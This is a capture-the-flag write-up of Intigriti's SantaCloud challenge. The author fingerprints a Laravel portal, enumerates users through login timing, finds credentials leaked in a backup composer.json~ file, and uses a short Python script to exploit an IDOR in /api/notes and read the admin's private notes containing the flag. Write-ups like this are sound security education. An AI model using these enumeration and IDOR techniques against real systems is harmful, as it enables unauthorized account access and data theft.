Introduction Link to heading
Hi folks! This write-up documents my solution to Intigriti’s SantaCloud Challenge created by Intigriti. The goal was to compromise and retrieve a hidden flag from the “SantaCloud” portal, a supply chain management system to access inventory management, track distribution, and coordinate logistics.
The challenge was relatively straightforward and didn’t require sophisticated exploitation techniques. Instead, it rewarded thorough but standard reconnaissance. Despite its simplicity, it was a fun and satisfying solve.
Reconnaissance Link to heading

Home page (https://santacloud.intigriti.io/home)
Server fingerprinting Link to heading
I began by inspecting HTTP response headers of the public routes (/home and /login) to identify the underlying technology stack. The server returns X-Powered-By: PHP/8.2.30 header. Additionally, the server sets two specific cookies: XSRF-TOKEN and laravel_session. These indicators definitively identify the application as being built with Laravel, an open-source PHP-based web framework for building web applications.
To identify the web server handling the requests, I utilized a “malformed URL” technique: by sending a request ending in a raw percent sign (%), I forced the URL decoding process to fail.
$ curl -v "https://santacloud.intigriti.io/%"The server responded with 400 Bad Request powered by Nginx.
Technology stack identified:
- Web server: Nginx
- Backend: PHP 8.2.30
- Framework: Laravel
Page source analysis Link to heading
Examining the HTML source of both /home and /login routes revealed identical authentication mechanisms. Both pages implement a client-side login form that communicates with the backend via the /api/login API endpoint.
The authentication flow works as follows:
- User submits credentials via a standard HTML form
- JavaScript intercepts the form submission and sends a POST request to the
/api/loginAPI endpoint with the provided credentials (JSON-formatted withContent-Type: application/jsonheader) - On successful authentication, the server responds with a JSON object containing:
token: presumably a JSON Web Token (JWT) for authenticationuser: user information object
- The client stores both values in
localStoragefor client-side access, and only the token as a cookie (auth_token) for potential server-side verification - Finally, the user is redirected to the
/dashboardroute
This implementation suggested that authentication might be primarily client-side, which was later confirmed.
Client-side authentication Link to heading
As explained above, after successful authentication, the application performs a redirect to the /dashboard route. When I tried to open this page in the browser, the actual dashboard was shown for a short period of time, then there was a redirect to the /login route. Is authentication verified client-side?

Dashboard page was shown for a short period of time (https://santacloud.intigriti.io/dashboard)
To confirm this hypothesis, I downloaded the page directly using curl:
$ curl "https://santacloud.intigriti.io/dashboard" > dashboard.htmlThe page source confirmed that authentication is only verified through auth_token entry stored into localStorage, a purely client-side check:
// Check authentication
const token = localStorage.getItem('auth_token');
const user = JSON.parse(localStorage.getItem('user') || '{}');

if (!token) {
    window.location.href = '/login';
}
In the dashboard page, there were links to new “authenticated” routes: /profile, /inventory and /map.
All of these routes had the same client-side authentication code as the dashboard.
Route discovery:
/dashboard: main dashboard (client-side auth only)/profile: user profile page (client-side auth only)/inventory: inventory management (client-side auth only)/map: distribution map (client-side auth only)/notes: notes page, discovered from/profile(client-side auth only)
API endpoints Link to heading
From the page sources analyzed so far, the known API endpoints were:
/api/loginPOSTmethod allowed- The
Acceptheader must be set toapplication/json - Authenticates users and returns an authentication token
/api/giftsGETmethod allowed- Authentication token must be sent in the
Authorizationheader (i.e.Authorization: Bearer <token>) - Returns gifts data
/api/notesGETandPOSTmethods allowed- Authentication token must be sent in the
Authorizationheader (i.e.Authorization: Bearer <token>) - Manages user notes
/api/logoutPOSTmethod allowed- Authentication token must be sent in the
Authorizationheader (i.e.Authorization: Bearer <token>) - Invalidates the current session
User enumeration Link to heading
I noticed a behavior in the /api/login API endpoint that allowed for user enumeration. I measured the Time To First Byte (TTFB) using curl, repeating the same request multiple times:
$ curl -w "\nConnect: %{time_connect} TTFB: %{time_starttransfer} Total: %{time_total}\n" --json '{"username": "<username>", "password": "AAAA"}' "https://santacloud.intigriti.io/api/login"Results from testing common usernames:
nonexisting-> ~250 ms -> Invalid usernameadministrator→ ~250 ms -> Invalid usernameroot→ ~250 ms -> Invalid usernamesuperuser→ ~250 ms -> Invalid usernameadmin→ ~500 ms -> Valid username
When a username is not found in the database, the application returns immediately. However, when the username exists, the application proceeds to hash the provided password (using bcrypt/Argon2) to compare it against the hash stored in the database. This password hashing operation is computationally expensive, creating a measurable delay.
This timing difference confirmed the existence of a user with admin as username, providing a valuable target for further exploitation attempts.
Information Disclosure Link to heading
Before diving into complex exploits, I performed standard content discovery to find hidden files or directories (e.g. .git, .env, etc.). While most paths returned 404 Not Found, I decided to check robots.txt to see what the developers specifically wanted to hide from search engine crawlers. Sometimes developers list sensitive paths to prevent indexing, inadvertently pointing attackers toward them. This was indeed the case here:
User-agent: *
Allow: /

# Disallow indexing of sensitive config files
Disallow: /package.json
Disallow: /backup.json
Disallow: /artisan
Disallow: /.env
Disallow: /.env.local
Disallow: /composer.json
Disallow: /composer.json*
Disallow: /composer.json~
The robots.txt file explicitly disallows several sensitive configuration files typical of the Laravel framework. I attempted to access them one by one. While most returned 404 Not Found, the composer.json~ file was accessible.
~) suffix often indicates a backup file created automatically by text editors (e.g. Vim, Emacs, Nano, etc.). Web servers are typically configured to execute .php files but serve backup files (like .json~) as plain text, potentially exposing sensitive source code and configuration data.The composer.json~ file leaked critical configuration details, including credentials and a partial flag:
{
    "name": "intigriti-challenges/santacloud",
    "type": "project",
    "description": "SantaCloud - Supply Chain Portal",
    "version": "13.3.7",
    "keywords": ["laravel", "gifts", "christmas"],
    "license": "MIT",
    "config": {
        "admin-access": {
            "username": "elf_supervisor",
            "password": "CookiesAndMilk1337",
            "api-endpoint": "http://santacloud.intigriti.io/login"
        },
        "env": {
            "secret": "INTIGRITI{019b118e-e563-7348",
            "ttl": 3600
        }
    },
    "require": {
        "php": "^8.2",
        "laravel/framework": "^10.0",
        "firebase/php-jwt": "^6.10"
    },
    ...
}
Having the credentials of a user (elf_supervisor) with admin access, I authenticated to the portal.

Profile page (https://santacloud.intigriti.io/profile)
After successfully authenticating as elf_supervisor user, the /api/login API endpoint returned a JWT token. To understand its structure and identify potential vulnerabilities, I decoded it using JWT.io:
- Header (decoded)
The
{ "typ": "JWT", "alg": "HS256" }HS256algorithm indicates HMAC-SHA256 is used for signing, which means the token’s integrity depends on a shared secret key known only to the server. - Payload (decoded)
The payload contained:
{ "iat": 1766857412, "exp": 1766861012, "data": { "id": 2, "username": "elf_supervisor", "role": "admin" } }iat(issued at): Unix timestamp when the token was createdexp(expiration): Unix timestamp when the token expires (1 hour validity)data.id: user ID ->elf_supervisorhas ID2, confirming it is not the primary admin (likelyadminhas ID1)data.username: usernamedata.role: user role -> despite having theadminrole, access to certain resources might still be restricted by user ID
- Signature The signature portion couldn’t be verified without knowing the secret key used to sign the token. This is by design: JWT security relies on keeping this secret, well, secret.
I tried to use the secret from composer.json~ (INTIGRITI{019b118e-e563-7348) to verify the token but it didn’t work. I tried to use none as the algorithm (i.e. algorithm confusion attack) but the server was properly configured and didn’t accept tokens without a signature. However, these steps weren’t necessary for solving the challenge, as the IDOR vulnerability (discussed next) provided a direct path to the flag.
Insecure Direct Object Reference Link to heading
Insecure Direct Object Reference occurs when an application exposes a reference to an internal implementation object (like a database ID) without proper access controls. Attackers can manipulate these references to access unauthorized data.
While analyzing the /map route’s page source, I found this highly suspicious code that led me to suspect a potential IDOR vulnerability:
// If user has no gifts or very few, try to get more data for visualization
if (gifts.length < 5) {
    // Try to fetch all users' gifts for better map visualization
    // This will work if there's an endpoint or parameter
    const allResponse = await fetch('/api/gifts?user_id=1', {
        headers: {
            'Authorization': `Bearer ${token}`
        }
    });

    if (allResponse.ok) {
        const allData = await allResponse.json();
        gifts = allData.gifts || gifts;
    }
}
The /api/gifts API endpoint allows the user_id query parameter to fetch gifts of user with ID 1. In practice, the code attempts to fetch another user’s data using a URL parameter, without authorization checks or permission validation.
I hypothesized that the /api/notes API endpoint is also based on a user_id query parameter, allowing the reading of other users’ notes without authorization checks.
I crafted a request to fetch notes of the admin user (user_id=1) while authenticating with the token of elf_supervisor user:
import requests

HOST = "https://santacloud.intigriti.io/"

USERNAME = "elf_supervisor"
PASSWORD = "CookiesAndMilk1337"

headers = {"Accept": "application/json"}
payload = {"username": USERNAME, "password": PASSWORD}
r = requests.post(HOST + "/api/login", headers=headers, json=payload)
data = r.json()
token = data["token"]

headers = {"Authorization": f"Bearer {token}"}
params = {"user_id": 1}
r = requests.get(HOST + "/api/notes", headers=headers, params=params)
print(r.json())
The API failed to enforce proper authorization checks, returning the private notes belonging to the admin user:
{
    "success": true,
    "notes": [
      ...
      {
          "id": 2,
          "user_id": 1,
          "title": "Important Note",
          "content": "My memory isn't what it used to be, so I've taken the necessary precautions to keep important information safe. Therefore, I've ensured that I store the full access key in two different locations online, although I prefer traditional storage over the fancy cloud services that everyone keeps promoting. If you're reading this, you should have access to the first part now. The second part is stored in a private note, which the developer of SantaCloud assured would only be accessible by me. When combined, this key unlocks our central repository where all this year's deliverables are kept. Only I should have authorization to access it.",
          "is_private": true
      },
      {
          "id": 3,
          "user_id": 1,
          "title": "The Secret Key",
          "content": "INTIGRITI{019b118e-e563-7348-a377-c1e5f944bb46}",
          "is_private": true
      }
    ],
    "user_id": "1"
}
The note titled “The Secret Key” contained the complete flag.